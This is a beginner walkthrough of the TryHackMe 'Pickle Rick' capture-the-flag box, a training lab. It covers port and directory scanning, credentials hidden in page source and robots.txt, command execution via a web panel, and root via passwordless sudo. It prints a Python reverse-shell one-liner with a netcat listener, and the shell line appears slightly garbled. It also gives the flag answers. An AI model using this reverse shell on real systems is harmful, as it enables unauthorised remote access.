

# Tryhackme Pickle Rick CTF

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## Tryhackme

## Pickle Rick CTF



Figure 1: ctf image

A tryhackme box designed around Rick and Morty, the goal of which is to find three ingredients to help turn Rick back into a human.

## Enumeration

### Nmap

The first stage in any CTF is to gather as much information as possible about the target(s). I first started this information gathering by using nmap > nmap -sV -sC 10.10.169.137

Using the options sV allows nmap to return services running on specific ports, and the option -sC is set so nmap runs its default scripts.

```

nmap -sC -sV 10.10.169.137
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-10 19:11 BST
Nmap scan report for 10.10.169.137
Host is up (0.077s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 17:02:d4:ed:a3:1f:08:90:86:05:3a:4e:46:1f:f4:da (RSA)
|_  256 fc:59:c7:30:fa:71:4e:c1:f8:80:24:7a:34:53:ea:c8 (ECDSA)
|_  256 bd:40:8a:d1:1a:04:22:07:5a:2f:f5:3b:65:51:2b:95 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Rick is sup4r cool
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.69 seconds

```

Figure 2: nmap results

The nMap results show that there is two ports running on the system, one is SSH and the other is http.

As i have not got any credentials to try on the SSH i will focus on the web-page running on the http port.

Upon visiting the IP a simple web page is loaded, which has an image and a message to Morty.




Figure 3: web page

There is not much in terms of info on this page, other than the answers to the questions are on Ricks computer.

Next step is to view the page source to see if there is any information that may help.

Upon viewing the page source, nothing of use stands out in the html however, there is a comment that provides some useful information. > Note to self, remember username!

Username: RickRul3s

```
<!--  
  
    Note to self, remember username!  
  
    Username: RickRul3s  
  
-->
```

Figure 4: username-comment

From the information above we have found a username.

The next steps to take, is to enumerate the webpage further. I will be using gobuster for this, to hopefully find any hidden pages.

### GoBuster

Running gobuster on the webpage, using a directory list that comes with seclists. This will hopefully show any hidden pages and directories on the server.

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-  
list-2.3-medium.txt -u http://10.10.169.137/ -x php,html,zip,txt
```

The command above, initiates gobuster into it's directory/file enumeration mode, the -w option links to the wordlist that gobuster will use, the -u is the url of the webpage and finally -x allows us to target specific file extensions, in this instance i specified the files php, html and txt.

```

=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://10.10.169.137/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/directory-list-
2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.1.0
[+] Extensions:      zip,txt,php,html
[+] Timeout:         10s
=====
2021/10/10 19:48:37 Starting gobuster in directory enumeration mode
=====
/index.html          (Status: 200) [Size: 1062]
/login.php           (Status: 200) [Size: 882]
/assets              (Status: 301) [Size: 315] [--> http://10.10.169.137/assets/]
/portal.php          (Status: 302) [Size: 0] [--> /login.php]
/robots.txt          (Status: 200) [Size: 17]

```

Figure 5: gobuster\_resault

Gobuster was able to find several interesting pages for us to enumerate further.

- /index.html
- /login.php
- /assets
- /portal.php
- /robots.txt

As the index.html, is the home page nothing of interest was there. However, navigating to **login.php** gave us a login page. Potentially the one that the username we found earlier is linked to. Could be a possible page to try hydra brute forcing.




Figure 6: login\_page

Moving on, the next page **portal.php**. Redirects us back to the login page, however this indicates that we are on the right path, as if we can get into the login page, there is a portal page that could give us a foothold into the system.

Navigating to **robots.txt**, we are greeted with a blank page with the word > Wubbalubbadubdub




Figure 7: robots.txt

As Rick left a username in the home page of the website, the text in **robots.txt** could possibly be a password.

The hunch was right, the combination of the username found in the source code and the password found in robots.txt gives us access to the portal.php page!

Username: RickRul3s

Password: Wubbalubbadubdub

For sake of completion, i attempted the above credentials over SSH however this approach didn't work and as such the focus now goes onto the portal.php page.

### The command page

**portal.php** turns out to be Ricks Portal, a page which has a Command Panel on along with other pages.




Figure 8: command\_page

Navigating to the other pages, brings us Pickle Rick and a denied status. Along with stating that > Only the **REAL** rick can view this page..




Figure 9: pickle\_rick

### The Command Panel

As the links in portal.php gives a denied status we turn the attention to the Command Panel, checking to see what commands can and cannot be ran.

I started with entering nothing into the command panel, to see if any errors or information came about. Nothing came up, except a blank box. This indicates that commands can be ran, now it is figuring out which commands can be ran. Referring back to information that nMap found earlier, it is a safe assumption that the system is Ubuntu therefore we can base our commands around that system,

I ran a whoami command,

command : whoami

output : www- data




Figure 10: whoami

This confirms that we can run commands and that we are dealing with a Linux based command panel.

The next command i ran was a ls command to see if there was any files of importance.

command: ls

output :

Sup3rS3cretPickl3Ingred.txt

assets

clue.txt

denied.php

index.html

login.php

portal.php

robots.txt






Figure 11: ls

Bingo, several files instantly stand out. Focusing on the **Sup3rS3cretPick13Ingred.txt** file first. I attempted to cat the file out, however this returned that the command was disabled, the make it harder for PICKLEEEEE RICCCCKKK... shame




Figure 12: denied

As this was a very restrictive way to interact with the system and to many commands was disabled, i attempted to gain a reverse shell.

## Reverse shell

I first identified if there was python3 on the system, running the command which python3 returned that there was python3 on the system.

Command: which python3

Output /usr/bin/python3




Figure 13: which\_python

I am using a python reverse shell from pentestmonkey.net while using netcat to listen.

**Listener** Using the command

```
nc -lvp 8080
```


Sets up netcat to listen for incoming connections on port 8080,

**Reverse shell** The reverse shell i am using

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(
    HERE",PORT HERE));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
    os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

changing the “ip here” to my local machines IP and the “port here” to the port that my local machine is listening on, in this instance 8080.

Using ifconfig to find the IP of the local machine, if using openVPN to connect to tryhackme this should be the IP address of tun0. If using the attack bot, it should be the IP of eth0.



Success, we managed to gain a reverse shell into the system.

From here we can cat out the `Sup3rS3cretPickl3Ingred.txt` to reveal the answer to the first question.

What is the first ingredient Rick needs?

Answer : mr. meeseek hair

**Enumerate further** After finding the answer to the first question, there is still two ingredients left to find. One file that stands out is `Clue.txt` and as such is the next step in this CTF.

`cat clue.txt`

output: Look around the file system for the other ingredient.

From this information we can confirm we are on the right track, as we have a reverse shell all ready we can take a browse around and see if we can find anything of use.

Navigating to `/home`

Command: `cd /home`

Then listing the users of home

Command: `ls -la`

```

$ cd /home
$ ls -la
total 16
drwxr-xr-x  4 root  root  4096 Feb 10  2019 .
drwxr-xr-x 23 root  root  4096 Oct 10 17:31 ..
drwxrwxrwx  2 root  root  4096 Feb 10  2019 rick
drwxr-xr-x  4 ubuntu ubuntu 4096 Feb 10  2019 ubuntu
$ |

```

Figure 14: home

From here we can see that there is two users, rick and ubuntu. Can also see that Rick is a root user.

Navigating to Rick to see if there is any useful information there,

Command: `cd rick`

Followed by a `ls -la` to list the contents of Rick,

Command: `ls -la`

```

$ cd rick
$ ls -la
total 12
drwxrwxrwx 2 root root 4096 Feb 10  2019 .
drwxr-xr-x 4 root root 4096 Feb 10  2019 ..
-rwxrwxrwx 1 root root  13 Feb 10  2019 second ingredients
$ |

```

Figure 15: rick\_ls

Awesome, just like that we can find the second ingredient!

Command: `cat "second ingredients"`

(Note: As the file contains a space wrapping the file within " " is needed in order for Linux to recognise the file)

Second Ingredient: 1 jerry tear

```
$ cd rick
$ ls
second ingredients
$ cat "second ingredients"
1 jerry tear
$
```

Figure 16: second\_ingredient

### Privilege escalation

The final stage is to try and get root privileges, one of the first steps in attempting this is running the command `sudo -i` to see which commands the user can run using sudo privileges. After this command returns the results, we can dive deeper into searching for any exploits.

Command: `sudo -i`

In this instance, the command grants us root privileges without a password therefore just running the command gives a root shell, now all that is needed is to get the third ingredient.

Command: `cd /root`

Once in the root directory, we can see the third ingredient is `3rd.txt`. Simply cat this txt document out to find the last and final ingredient.

Command: `cat 3rd.txt`

Third ingredient: fleeb juice

And that is a wrap to this Rick and Morty Themed CTF! A quite simple and beginner friendly box that covers some basic enumeration steps, followed by a simple privilege escalation.